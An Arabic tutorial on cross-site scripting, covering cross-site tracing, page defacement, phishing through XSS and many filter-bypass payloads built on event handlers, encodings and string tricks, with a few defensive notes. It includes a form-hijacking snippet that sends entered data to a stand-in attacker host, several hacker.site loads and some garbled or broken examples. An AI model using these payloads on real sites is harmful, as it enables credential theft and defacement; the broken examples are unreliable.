فيما يلي مثال بسيط على طلب TRACE يحاكي إرسال هيدر مخصص "Test".
استخدمنا cURL ولكن يمكنك الحصول على نفس النتيجة باستخدام أدوات أخرى.
`curl -v -X TRACE http://0xT0R.site/ -H "Test: Hello"`

كيفية الحماية من XST ؟

لحماية الخادم من هذا الهجوم، يجب تعطيل طريقة الطلب TRACE على مستوى الخادم. يمكن القيام بذلك عن طريق إعدادات الخادم أو باستخدام جدار ناري لتصفية الطلبات.

هل يمكننا تجاوز حماية كوكيز باستخدام XST عبر XSS ؟

بالفعل يمكننا من خلال استغلال ثغرة XSS، نحاول سرقة الكوكيز المحمية بإرسال طلب TRACE. يتم إرسال الكوكيز المحمية في طلب TRACE ومن ثم قراءتها في الاستجابة.

ازاي نستخدم XMLHttpRequest في JavaScript ؟

كائن XMLHttpRequest يوفر طريقة لاسترجاع البيانات من URL دون إعادة تحميل الصفحة بالكامل.

```
<script>
// طلب TRACE
var xmlhttp = new XMLHttpRequest();
var url = 'http://victim.site/';
xmlhttp.withCredentials = true; // إرسال الكوكي
xmlhttp.open('TRACE', url); // فتح اتصال بطريقة TRACE
// دالة رد نداء لتسجيل جميع رؤوس الاستجابات
function hand() { console.log(this.getAllResponseHeaders()); }
xmlhttp.onreadystatechange = hand;
xmlhttp.send(); // إرسال الطلب
</script>
```

مجرد تنفيذ هذا الطلب، إذا تم بشكل سلس، يمكننا قراءة الرؤوس التي يتم إرجاعها من طلب TRACE.

هذه التقنية قديمة جداً، لذلك تقوم المتصفحات الحديثة بحظر طريقة HTTP TRACE في كائن XMLHttpRequest وفي لغات البرمجة الأخرى مثل jQuery، Silverlight، Flash/ActionScript وغيرها.

للحماية من هذا النوع من الهجمات، يجب:

1. تعطيل طلبات TRACE على مستوى الخادم.
2. استخدام إعدادات الخادم أو جدران نارية لتصفية الطلبات.
3. تفعيل سياسة أمان المحتوى (Content Security Policy - CSP) لمنع تشغيل الأكواد غير الموثوقة.

رغم أن تقنية XST (Cross-Site Tracing) قديمة وتعتبر ميتة تقريباً، إلا أن معرفة كيفية عملها قد تكون مفيدة إذا وجد المهاجم طريقة جديدة لتنفيذ طلبات HTTP TRACE. مثال على ذلك هو ما اكتشفه Amit Klein عندما وجد خدعة بسيطة لمتصفح IE 6.0 SP2. بدلاً من استخدام TRACE كطريقة، استخدم

\r\nTRACE

وفي بعض الظروف نجحت الحمولة!

Defacements

تغيير صفحات الويب هو نوع من أنواع الهجمات التي يمكن أن تسبب أضرار مرئية للموقع المستهدف. الهجوم ده يظهر للزوار مباشرة وقد يكون أداة قوية لإظهار حجم الخطورة لمشاكل الأمان مثل ثغرات XSS.

كيفية التنفيذ:

استخدام ثغرة XSS: بدلاً من تنفيذ أكواد خبيثة تعمل خلف الكواليس (زي سرقة الكوكيز)، يمكن استغلال ثغرة XSS لتغيير محتوى الصفحة مباشرة.

طيب زي ايه بالضبط؟!

1. إدخال الأكواد الضارة: يمكنك حقن أكواد جافا سكريبت تغير النصوص على الصفحة أو تعرض رسالة للمستخدمين. مثلاً، يمكن استبدال محتوى الصفحة بنصوص مضللة أو رسائل تهديدية.

2. إظهار الرسائل أو المعلومات الخاطئة: الهدف من هذا الهجوم هو إعطاء رسالة واضحة أو معلومات مضللة لمستخدمي التطبيق. ده ممكن يكون لتحذيرهم من ضعف الأمان أو إظهار مشهد يوضح لهم أهمية تصحيح الثغرات.

مثال عملي:

إذا كنت بتستخدم ثغرة XSS في موقع ما، ممكن تستبدل محتوى الصفحة كالتالي:

```
<script>  
  document.body.innerHTML = "<h1>welcome</h1><p>Hello  
EveryOne</p>";  
</script>
```

يمكن تصنيف هجمات تغيير الصفحات باستخدام XSS إلى نوعين رئيسيين:

1. غير دائمة (Non-persistent) أو افتراضية (Virtual)

2. دائمة (Persistent)

1. غير دائمة (Non-persistent) أو افتراضية (Virtual)

في هذا النوع، التغييرات التي تحدث على الصفحة تكون مؤقتة ولا يتم حفظها على الخادم. التغييرات تظهر فقط للمستخدم الذي ينفذ الهجوم، وعادة تختفي عندما يقوم المستخدم بتحديث الصفحة أو مغادرتها.

2. دائمة (Persistent)

في هذا النوع، التغييرات التي تحدث على الصفحة يتم حفظها على الخادم، مما يعني أنها يمكن أن تؤثر على جميع الزوار الذين يفتحون الصفحة. هذا النوع يكون أكثر خطورة لأنه يؤدي إلى تغييرات دائمة على المحتوى الذي يشاهده الجميع.

Virtual Defacement

في حالة استغلال ثغرة XSS التي لا تعدل المحتوى الموجود على تطبيق الويب المستهدف، فإننا نقوم بعمل تغيير افتراضي (Virtual Defacement). هذا عادةً يحدث عند استغلال ثغرات XSS المعكوسة (Reflected XSS).

في هذا المثال، سنقوم بعمل تغيير افتراضي على صفحة ويب عبر استغلال ثغرة XSS معكوسة.

```
<script>
document.body.innerHTML="<img
src='http://hacker.site/pwned.png'>"
</script>
```

ازاي ده بيحصل يا هندسه ؟

حقن النصوص: عندما يتم إرسال الرابط إلى المستخدم، الكود JavaScript سيتم تنفيذه على متصفح المستخدم.

تغيير افتراضي: يتم عرض الصورة pwned.png في الصفحة بفضل الكود المضمن في المتغير name. لكن هذا التغيير لا يؤثر على محتوى الموقع نفسه، فقط المستخدم الذي يفتح الرابط هو من يرى هذا التغيير.

في الهجوم عبر ثغرة XSS معكوسة، يتم تعديل المحتوى بشكل مؤقت، وهذا هو السبب في تسميته تغيير افتراضي (Virtual Defacement). التغييرات التي تحدث ليست دائمة ولا يتم تخزينها على الخادم، لذا فهي تظهر فقط للزوار الذين يفتحون الرابط الذي يحتوي على الكود الخبيث.



Persistent Defacement

التغيير دائم هو النوع الأكثر خطورة من التغيير الافتراضي، حيث أن التغيير يصبح ويؤثر بشكل مستمر على محتوى الصفحة المستهدفة. في هذه الحالة، لا يحتاج المهاجم إلى إقناع المستخدمين بزيارة رابط مُعد خصيصًا، بل يمكنه تعديل المحتوى بشكل مباشر ودائم.

والسؤال هنا كيف يحدث التغيير الدائم ؟

1. ثغرة XSS دائمة:

- يتم استغلال ثغرة XSS دائمة (Stored XSS) بحيث يتم إدخال كود JavaScript خبيث في قاعدة بيانات الموقع.
- عند عرض الصفحة على أي مستخدم، يتم تنفيذ الكود الخبيث، مما يؤدي إلى تغيير دائم في محتوى الصفحة.

2. التعديلات الدائمة:

- بدلاً من تعديل محتوى الصفحة بشكل مؤقت عبر روابط خبيثة، يتم تعديل المحتوى نفسه على الخادم، مما يجعله متاحًا لجميع الزوار الذين يفتحون الصفحة.

أمثلة على التغيير الدائم:

1. مواقع الأخبار:

• يمكن لمهاجم أن يغير محتوى موقع إخباري ليعرض أخباراً كاذبة أو مضللة، مما يؤثر على وجهات نظر القراء وقد يتسبب في نشر معلومات مضللة بشكل واسع.

2. مواقع الشركات:

• يمكن لمهاجم أن يعدل موقع شركة لإدراج معلومات خاطئة أو ضارة، مما يؤثر على سمعة الشركة ويمكن أن يتسبب في فقدان ثقة العملاء.

3. منتديات أو مواقع تعليمية:

• يمكن تعديل محتوى المواضيع أو الدروس لتشويه المعلومات المقدمة أو نشر نصوص غير لائقة.



Phishing

كيفية التصيد الاحتيالي (Phishing) باستخدام ثغرات XSS ؟

التصيد الاحتيالي هو محاولة الحصول على معلومات حساسة مثل أسماء المستخدمين وكلمات المرور وبيانات بطاقات الائتمان، وأحيانا المال، من خلال التظاهر بكيان موثوق في التواصل الإلكتروني. وعندما يتعلق الأمر بالثغرات الأمنية، فإن الإنسان غالبا ما يكون الحلقة الأضعف في سلسلة الأمان المعلوماتي. في هذا السياق، يمكن استغلال ثغرات XSS لتنفيذ هجمات تصيد احتيالي بشكل فعال.

أساسيات هجوم التصيد الاحتيالي باستخدام ثغرات XSS

1. إنشاء موقع مزيف:

- الخطوة الأولى في هجوم التصيد الاحتيالي هي إنشاء موقع مزيف يحتوي على الكود الخبيث الذي يرغب المهاجم في تنفيذه.
- بدلا من بناء موقع جديد من الصفر، يمكن تعديل الموقع الأصلي الذي يحتوي على ثغرة XSS ليعمل مثل الموقع المزيف.

2. تعديل نموذج الإدخال:

- إذا عثرنا على ثغرة XSS في موقع ويب، يمكننا تعديل خاصية action في علامة <FORM> للاستيلاء على البيانات التي يتم إرسالها عبر النموذج.

3. التفاعل مع النموذج:

- إذا كانت الثغرة تؤثر على صفحة تحتوي على النموذج، يمكننا تغيير كيفية معالجة النموذج ليقوم بإرسال البيانات إلى وجهة خبيثة.
- يمكن أيضا فتح صفحة النموذج المستهدف عبر الثغرة لضمان وصول البيانات المطلوبة.

مثال أساسي على التصيد الاحتيالي باستخدام XSS :

افترض أننا وجدنا ثغرة XSS في موقع ويب، ونريد سرقة المعلومات التي يتم إدخالها في نموذج. يمكننا تنفيذ ذلك بتعديل خاصية action للنموذج كما يلي:

```
<form action="http://hacker.site/phishing" method="post">  
<!-- نموذج إدخال --!>  
</form>  
<script>  
  // XSS باستخدام action تغيير خاصية //  
  document.querySelector('form').action='http://hacker.site/phishing';  
</script>
```

ايه المزايا لهذا النهج ؟

تجاوز تدابير الحماية: تعد حماية SSL، التحقق من DNS، القوائم السوداء، والعديد من تدابير الحماية ضد التصيد الاحتيالي غير فعالة في التعامل مع هجمات التصيد الاحتيالي عبر XSS لأن الموقع المزيف هو الموقع "الحقيقي".

Filters

وهنا نكون انهينا جميع الاجزاء النظرية ركز بقا معايا يا هندسه لان التريل جاي قدام ...

هنبدا نكتشف ان في بعض الفلترات بتمنعنا اننا ننفذ كود صار على المتصفح زي مثلا الكود ده

```
alert("hi")
```

في بعض الفلترات بتعمل مثلا قائمة سوداء او مثلا قائمة بيضاء .

هترجع تسألني طيب ايه هما دول وبيعملو ايه؟

بص يا هندسه القائمة السوداء دي قائمة بيحددها المطور تعالى نتخيل مثلا حفلة زفاف والعريس رخم مش حابب يعزم بعض اصحابه فيقول للأمن خد الاسماء دي عندك واي حد يدخل القاعة اساله عن اسمه طلع اسمه موجود من القائمة امنعوه من الدخول طيب لو اي حد ثاني ؟ لا عادي دخلوه حتى لو كان مين المهم اللي في القائمة دول ميدخلوش.

هي دي بقا القائمة السوداء المطور بيحدد قائمة من الكلمات اللي بيشفوها بتضر زي مثلا alert ويجمع كل الكلمات المشبوهه داخل القائمة السوداء ودي على فكرة معظم المطورين يفضلوها عن القائمة البيضاء ! نسينا نشرح القائمة البيضاء!

فكرة القائمة البيضاء بسيطة جدا ولو مثلناها على حفلة الزفاف والعريس الرخم هتلاقي ان بعض القاعات بتستخدم فكرة القائمة البيضاء ، هتقلي طب ازاي مش فاهم؟

هقلك في بعض القاعات بيكون محددين تيكات والعريس بيوزعهم على المعزومين واي حد مش معاه تيكيت مش هيعرف يدخل القاعة. وهي دي بقا القائمة البيضاء المطور بيحدد بس الكلمات المسموح بيها واي كلمة مختلفة بيمنعها ودي نوعا ما مش منتشرة زي القائمة السوداء. علشان كده بنلجأ لحاجه اسمها الترميز او encoding للتهرب من الفلاتر.

طيب يطلع ايه ال encoding ده وفائدته ايه ؟
ده عبارة اننا بنغير شكل الكلمة لرموز او حروف مش مفهومة طيب ليه بنعمل كده! لسبب بسيط احنا مثلا لما ندخل على الموقع ونديله كود ضار فيه alert هيرد علينا الموقع ويقلنا لا قديمة يحلو لعب غيرها وهيمنعنا من تنفيذ الكود ، هتقلي طب والموقع عرف ازاي ان الكود فيه كلمة alert ؟
هقلك مهو المطور عامل فلتر فيه قائمة سوداء ومن ضمن القائمة كلمة alert علشان كده الموقع رفض الكود اول ما لمح الكلمة طب والحل؟
لا سهله هنلجأ للترميز يعني بدل مقله alert لا هعملها ترميز ل base64 مثلا وهتبقا YwxlcNQ= وبكده هتكون مش موجوده في القائمة وهتتنفذ عادي جدا ومتقلقش لو اول مره بتسمع عن ال encoding هنشرحه قريبا...

Bypassing Blacklisting Filters

عبر السنوات، قام العديد من الباحثين في مجال الأمان بتطوير دلائل وأوراق غش (cheat sheets) لمساعدة المتخصصين في الأمان على اختبار ثغرات XSS. أشهر هذه الأوراق تم إنشاؤها بواسطة RSnake وتم التبرع بها لاحقاً لـ OWASP. مشروع آخر مثير للاهتمام هو HTML5 Security Cheatsheet بواسطة Cure53. في هذا القسم، سنركز على السيناريوهات الأكثر شيوعاً التي قد تواجهها وكيفية التغلب عليها.

السيناريوهات الشائعة:

1. XSS Vector محظور بواسطة التطبيق أو شيء آخر:

عندما تحاول استغلال ثغرة XSS، تجد أن التطبيق أو نظام حماية آخر يمنع الكود من التنفيذ. كيفية التغلب عليه؟

← استخدام تقنيات تجاوز الفلاتر: حاول استخدام تقنيات مثل تحويل الحروف الخاصة إلى رموزهم

(مثل تحويل > إلى <)

← تجريب إدخال متعددة: حاول إدخال كود XSS بطرق مختلفة لترى إذا كان هناك طريقة يمكن أن تتجاوز الفلاتر.

2. XSS Vector يتم تنقيته (Sanitized):

يقوم التطبيق بتنقية المدخلات لمنع تنفيذ كود XSS. كيفية التغلب عليه ؟

← تجربة إدخالات مختلفة: حاول استخدام مدخلات تحتوي على كود XSS بطرق متعددة لترى إذا كان هناك طريقة يمكن أن تتجاوز عملية التنقية.

← استخدام تقنيات التشفير: بعض التطبيقات تقوم بالتنقية بناءً على نمط معين، يمكنك استخدام تقنيات التشفير لتحويل الكود الخاص بك إلى شكل آخر يمكن أن يتجاوز عملية التنقية.

3. XSS Vector يتم فلاترته أو حظره بواسطة المتصفح:

يقوم المتصفح بفلتر أو حظر الكود الذي يحتوي على ثغرة XSS.

كيفية التغلب عليه ؟

← استخدام تقنيات تجاوز الفلاتر الخاصة بالمتصفح: حاول استخدام طرق معروفة لتجاوز فلاتر المتصفح مثل استخدام نصوص JavaScript مموهة أو مجزأة.

← استغلال الثغرات في فلاتر المتصفح: ابحث عن ثغرات معروفة في فلاتر المتصفح والتي يمكن استغلالها لتنفيذ كود XSS.

طرق لتجاوز فلاتر القوائم السوداء :

1. استخدام الترميز (Encoding):

تحويل الأحرف الخاصة إلى ترميز HTML أو Unicode لتجنب اكتشاف الفلتر.
مثال:

```
<script>alert('XSS');</script>
```

يمكن تحويلها إلى:

```
&#60;script&#62;A(&#39;XSS&#39;)&#60;/script&#62;
```

2. تجزئة النص (String Fragmentation)

تقسيم الكود الخبيث إلى أجزاء متعددة وإعادة تجميعه باستخدام JavaScript. مثال:

```
<script>
var part1 = '<scr';
var part2 = 'ipt>alert("XSS")</scr';
var part3 = 'ipt>';
document.write(part1 + part2 + part3);
</script>
```

3. استخدام الأحداث غير الشائعة (Less Common Events)
استغلال الأحداث الأقل شيوعاً التي قد لا تكون محمية بشكل جيد بواسطة الفلاتر.
مثال:

```

```

يمكن استبدال onerror بـ:

```
<"img src="x" onmouseover="alert('XSS')">
```

4. التحايل على الأنماط المحظورة (Bypassing Restricted Patterns)

استخدام تقنيات لتحايل على الأنماط المحظورة من خلال تضمين علامات زائدة أو استخدام أحرف خاصة. مثال:

```
<scr<script>ipt>alert('XSS')</script>
```

5. استخدام البروتوكولات المختلفة (Different Protocols)

استخدام بروتوكولات أخرى غير http أو https لتحميل المحتوى الخبيث. مثال:

```
<a href="javascript:alert('XSS')">Click me</a>
```

Injecting Script Code

علامة `<script>` هي الطريقة الأساسية التي يمكن استخدامها لتنفيذ كود البرمجة على الجانب العميل مثل JavaScript. تم تصميمها لهذا الغرض، وبالطبع، هذه هي أول طريقة تقوم معظم الفلاتر بحظرها. أمثلة لتجاوز الفلاتر الضعيفة:

1. استخدام أحرف كبيرة وصغيرة (Upper- & Lower-case characters):
بعض الفلاتر قد تكون حساسة لحالة الأحرف وتتعامل فقط مع النسخ الصغيرة (lowercase) من علامات HTML.

```
<ScRiPt>alert(1);</ScRiPt>
```

2. استخدام أحرف كبيرة وصغيرة بدون علامة الإغلاق:
بعض الفلاتر قد لا تتحقق بشكل صحيح من علامة الإغلاق، مما يسمح بتنفيذ الكود بدونها.

```
<ScRiPt>alert(1);
```

3. استخدام سلسلة عشوائية (Random string after the tag name):
بعض الفلاتر قد تتحقق فقط من اسم العلامة بدون النظر لما يأتي بعدها.

```
<script/random>alert(1);</script>
```

4. استخدام سطر جديد بعد اسم العلامة (Newline after the tag name):
بعض الفلاتر قد لا تتحقق من اسم العلامة إذا كان هناك سطر جديد بعده.

```
<script  
>alert(1);</script>
```

5. استخدام العلامات المتداخلة (Nested tags):
هذه التقنية تستغل ضعف الفلاتر في التعامل مع العلامات المتداخلة.

```
<scr<script>ipt>alert(1)</scr<script>ipt>
```

6. استخدام البايت الصفري (NULL byte) (لـ IE حتى الإصدار 9):
البايت الصفري يمكن أن يتجاوز بعض الفلاتر التي تعتمد على سلاسل نصية محددة.

```
<scr\x00ipt>alert(1)</scr\x00ipt>
```

Event Handlers

بدائل لحقن كود السكريبت باستخدام علامات HTML ومعالجات الأحداث في كذا طريقة نقدر نحقن بيها كود جافاسكريبت غير استخدام علامة <script>.

تعالى يا هندسه نشوف شوية أمثلة:

1. استخدام علامة <a> مع javascript:

```
<a href="javascript:alert(1)">show</a>
```

2. استخدام علامة <a> مع data:text/html;base64:

```
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTWvc2NyaXB0Pg==">show</a>
```

3. استخدام علامة <form> مع javascript:

```
<form action="javascript:alert(1)"><button>send</button></form>
```

4. استخدام علامة <form> مع formaction:

```
<form id=x></form>  
<button form="x" formaction="javascript:alert(1)">send</button>
```

5. استخدام علامة <object> مع javascript:

```
<object data="javascript:alert(1)">
```

6. استخدام علامة <object> مع :data:text/html
<object data="data:text/html,<script>alert(1)</script>">

7. استخدام علامة <object> مع :data:text/html;base64
<object data="data:text/html;base64,
PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg==">

8. استخدام علامة <object> مع ملف SWF خارجي:
<object data="//hacker.site/xss.swf">

9. استخدام علامة <embed> مع ملف SWF خارجي:
<embed code="//hacker.site/xss.swf" allowscriptaccess=always>

10. استخدام مسافة او اسطر جديدة لتجاوز الفلاتر:

11. استخدام التعليقات لكسر الصفة والتهرب من الفلاتر:
<"a href="ja<!-- -->vascript:alert(1)>

12. استخدام تجزئة (hash) لتجاوز الفلاتر:
click me

13. استخدام معالج الاستثناءات:
onerror=alert;throw 1

Some HTML 4 tags examples

مثال <body>:

الكود ده بيشغل رسالة تحذير (alert) لما الصفحة تخلص تحميل. يعني أول ما تفتح الصفحة، هتطلع لك الرسالة دي.

```
<body onload=alert(1)>
```

مثال <input> مع onerror:

•الكود ده بيشغل رسالة تحذير (alert) لو حصل خطأ في تحميل الصورة. يعني لو الصورة مش موجودة أو الرابط غلط، هتطلع رسالة التحذير.

```
<input type=image src=x:x onerror=alert(1)>
```

مثال <isindex> مع onmouseover:

•الكود ده بيشغل رسالة تحذير (alert) لما المستخدم يحرك الماوس فوق العنصر ده. يعني أول ما توصل الماوس على العنصر ده هتطلع الرسالة.

```
<isindex onmouseover="alert(1)" >
```

مثال <form> مع oninput:

- الكود ده بيشغل رسالة تحذير (alert) لما يكون فيه إدخال على العنصر. يعني لو كتبت حاجة في حقل الإدخال هتطلع لك الرسالة.

```
<form oninput=alert(1)><input></form>
```

مثال <textarea> مع onfocus:

- الكود ده بيشغل رسالة تحذير (alert) لما العنصر يحصل عليه التركيز. يعني أول ما تيجي تكتب في المربع النصي، هتطلع لك الرسالة.

```
<textarea autofocus onfocus=alert(1)>
```

مثال <input> مع oncut:

- الكود ده بيشغل رسالة تحذير (alert) لما المستخدم يقطع النص اللي جوه العنصر. يعني لو عملت قطع للنص، هتطلع الرسالة.

```
<input oncut=alert(1)>
```


Some HTML 5 tags examples

تاج الـ SVG: يستخدم لرسم الرسومات المتجهة (vector graphics). وبيقدر يحمل أحداث زي onload اللي بتتفاعل أول ما الرسم يتم تحميله.

```
<svg onload=alert(1)>
```

<keygen> التاج ده بيستخدم في إنشاء زوج مفاتيح (key pair) للتشفير، وبيقدر يحمل أحداث زي onfocus اللي بتتفاعل لما العنصر يحصل عليه التركيز.

```
<keygen autofocus onfocus=alert(1)>
```

<video> التاج ده بيستخدم لعرض الفيديوهات، وبيقدر يحمل أحداث زي onerror اللي بتتفاعل لو في مشكلة في تحميل مصدر الفيديو.

```
<video><source onerror="alert(1)">
```

<marquee> التاج ده بيستخدم لعرض النصوص اللي بتتحرك على الشاشة، وبيقدر يحمل أحداث زي onstart اللي بتتفاعل أول ما الحركة تبدأ.

```
<marquee onstart=alert(1)>
```

Protection From Event Handlers

هل نقدر نحمي موقعنا من معالجات الأحداث ؟

نعم يا هندسة في طريقة لحماية موقعك من هجمات الـ XSS التي تستخدم معالجات الأحداث (event handlers) زي التي شفناها، لازم تصفي كل الأحداث التي بتبدأ بـ *on عشان تمنع نقطة الحقن دي.

فيه تعبير نمطي (Regex) شائع بيتستخدم عشان يكتشف ويمنع الأحداث دي:

(on\w+\s*=)

لو مفهمتش حاجه من التعبير النمطي ده يا هندسه متقلقش هشرحها لك حالا :

on: الجزء ده بيدور على الكلمة "on" في النص.

\w+: الجزء ده بيدور على أي عدد من الحروف أو الأرقام بعد "on". يعني أي حاجة تبدأ بـ "on" زي onclick أو onload.

\s*=: الجزء ده بيدور على مسافات (لو موجودة) وبعدها علامة "=" . يعني بيدور على الحروف التي بتكتب بعد "on" وبعدين بتتبعها علامة "=".

مثال توضيحي. لو عندنا كود زي ده:

<input type="image" src="x" onerror="alert(1)">

التعبير النمطي ده هيكتشف الـ onerror في الكود ده ويمنعه.

Bypass Filters

تخطي الفلاتر البسيطة بفضل ديناميكية HTML والمتصفحات رغم إن الفلاتر التي بتصفى الأحداث التي بتبدأ ب on* ممكن تكون فعالة في منع جزء كبير من الهجمات، شوف الأمثلة دي عشان نفهم أكثر:

1. `<svg/onload=alert(1)>`

هنا استخدمنا ال SVG تاج مع حدث onload، وحطينا العلامة المائلة / بعد التاج عشان نخدع الفلتر.

2. `<svg/////onload=alert(1)>`

نفس الفكرة، بس زدنا عدد من العلامات المائلة / عشان نخدع الفلتر اللي ممكن يكون مش مصمم لاستيعاب الحالات دي.

3. `<svg id=x;onload=alert(1)>`

استخدمنا هنا ال SVG تاج مع حدث onload، بس أضفنا تعريف لل id قبل الحدث عشان نخدع الفلتر.

4. `<svg id=`x`onload=alert(1)>`

هنا استخدمنا رمز الاقتباس العكسي (`) عشان نخدع الفلتر وننفذ الحدث.

5. `<img src=x <!-- --> onerror=alert(1)>`

هنا ادخلنا تعليقات داخل السمات لكسر التحليل السليم للكود.

6. `alert(1)` بدل `alert(1)`.

هنا استخدمنا التشفير والتحويلات.

7. <input type="text" autofocus onfocus=alert(1)>

بعض الفلاتر قد تحظر الأحداث الشائعة مثل onclick أو onerror. ولكن قد تغفل عن أحداث أخرى مثل onfocus.

أحيانا يا هندسه بنلاحظ ان المدخلات اللي بندخلها بتتضاف داخل script tag وقتها بنلجأ للخروج من النص من خلال غلق السلسلة النصية باستخدام (') ثم نستخدم السيميكون (;) لبدأ أمر جديد مثل المدخل التالي:

```
';alert(document.domain)//
```

ولكن نتفاجئ ان التطبيق قام بتحويل مدخلنا الى:

```
\';alert(document.domain)//
```

في هذه الحالة يمكننا استخدام الخط المائل العاكس علشان نلغي تأثير الخط المائل العكسي المضاف بواسطة التطبيق. مدخلنا هيكون كالتالي:

```
\\';alert(document.domain)//
```

أحيانا برضو بندخل مدخلاتنا وليكن hi 0xT0R نلاحظ انه اتضاف هكذا:

```
<a href="#" onclick="... var input='hi 0xT0R'; ...">
```

وفي حالة ما إذا كانت التطبيق يمنع أو يُحاكي حروف الاقتباس الفردية (')، يمكنك استخدام الحمولة التالية لتجاوز الفلتر وتنفيذ الكود الخاص بك:

```
&apos;-alert(document.domain)-&apos;;
```

أحيانا لا نحتاج الى انهاء قالب النصي وبدلاً من ذلك ، يمكننا استخدام صيغة {...}\$ لإدراج تعبير جافا سكريبت سيتم تنفيذه عند معالجة قالب.مثال:

```
${alert(document.domain)}
```

Encoding Unicode

اكتشفنا منذ قليل الفلاتر وكيفية عملها وهناك فلاتر تقوم باكتشاف alert وتمنعها من التنفيذ لذلك سوف نقوم بتشفير alert علشان نهرب من الفلاتر

```
<script>alert(1)</script>
```


المثال ده تقليدي وشائع ومن الممكن يكون محظور في بعض الفلاتر لذلك سنكتشف سوا بدائله للتهرب بنجاح.

```
<script>\u0061lert(1)</script>
```

\u0061 يمثل الحرف a و lert يتم كتابته بشكل مباشر بعده لتكوين الكلمة alert.

هتقلي طيب بدل منشفر حرف واحد من الكلمة متيجي نشفر الكلمة كلها ! جميل

```
<script>\u0061\u006C\u0065\u0072\u0074(1)</script>
```



في بعض الاحيان هنلاقي فلتر بتمنع الاقواس () لذلك هنقوم بتشفيرها برضو

```
<script>\u0061\u006C\u0065\u0072\u0074\u0028\u0031\u0029</script>
```

يمكننا ايضا استخدام الترميز UTF-8 لتحويل النصوص إلى صيغة يصعب على الفلاتر التعرف عليها:

```
<img src=&#x2F;&#x2F;onerror=alert(1)>
```

في طريقة ثانية علشان نتجاوز الفلاتر الا وهي استخدام الوظائف الاصلية في javascript زي مثلا eval وبدائلها تعالى نشوف الامثلة دي:

```
<script>eval("\u0061lert(1)")</script>
```

```
<script>eval("\u0061\u006C\u0065\u0072\u0074\u0028\u0031\u0029")</script>
```

طبعا عارفين اول مثال شفرنا بس اول حرف اما المثال الثاني تم تشفير الكلمة بأكملها وايضا الاقواس لنتجاوز الفلاتر

Encoding Events

ايضا داخل ال events نستطيع تشفير alert تعالى نشوف مثال شائع من الممكن يكون محظور لدى بعض الفلاتر

```
<img src=x onerror="alert(1)"/>
```

علشان نقدر نتجاوز الفلتر نشفر alert زي الامثلة اللي شفتها من شوية:

1.

```
<img src=x onerror="\u0061lert(1)"/>
```

 // unicode encode
2.

```
<img src=x onerror="eval('\141lert(1)')"/>
```

 // Octal escape encode
3.

```
<img src=x onerror="eval('\x61lert(1)')"/>
```

 // Hexadecimal escape
4.

```
<img src=x onerror="&#x0061;lert(1)"/>
```


// Hexadecimal Numeric Character Reference
5.

```
<img src=x onerror="&#97;lert(1)"/>
```

 // Decimal NCR
6.

```
<img src=x onerror="eval('\a\lert\1')"/>
```


// Superfluous escapes characters


ممکن نستخدم اكثر من نوع تشفير معا زي المثال ده:

```
<img src=x onerror="\u0065val('\141\u006c&#101;&#x0072t\(&#49)')"/>
```

Constructing Strings

يوجد طريقة أخرى لتجاوز الفلتر وهي تقسيم كلمة alert لكي لا يتعرف عليها الفلتر زي المثال ده:

```
<script>Function('ale'+rt(1))()</script>
```




وممكن نستخدم طرق أخرى لتجاوز الفلتر زي مثلاً:
1. بناء السلسلة النصية من أحرف مفردة:

```
<script>  
var str = String.fromCharCode(97, 108, 101, 114, 116); // "alert"  
window ;  
</script>
```

2. استخدام القيم العشرية:

```
<script>  
var str = (17795081).toString(36); // "alert"  
window ;  
</script>
```



3. بنقسم الكلمة "alert" إلى جزئين ونستخدم source. لربطهم معاً.
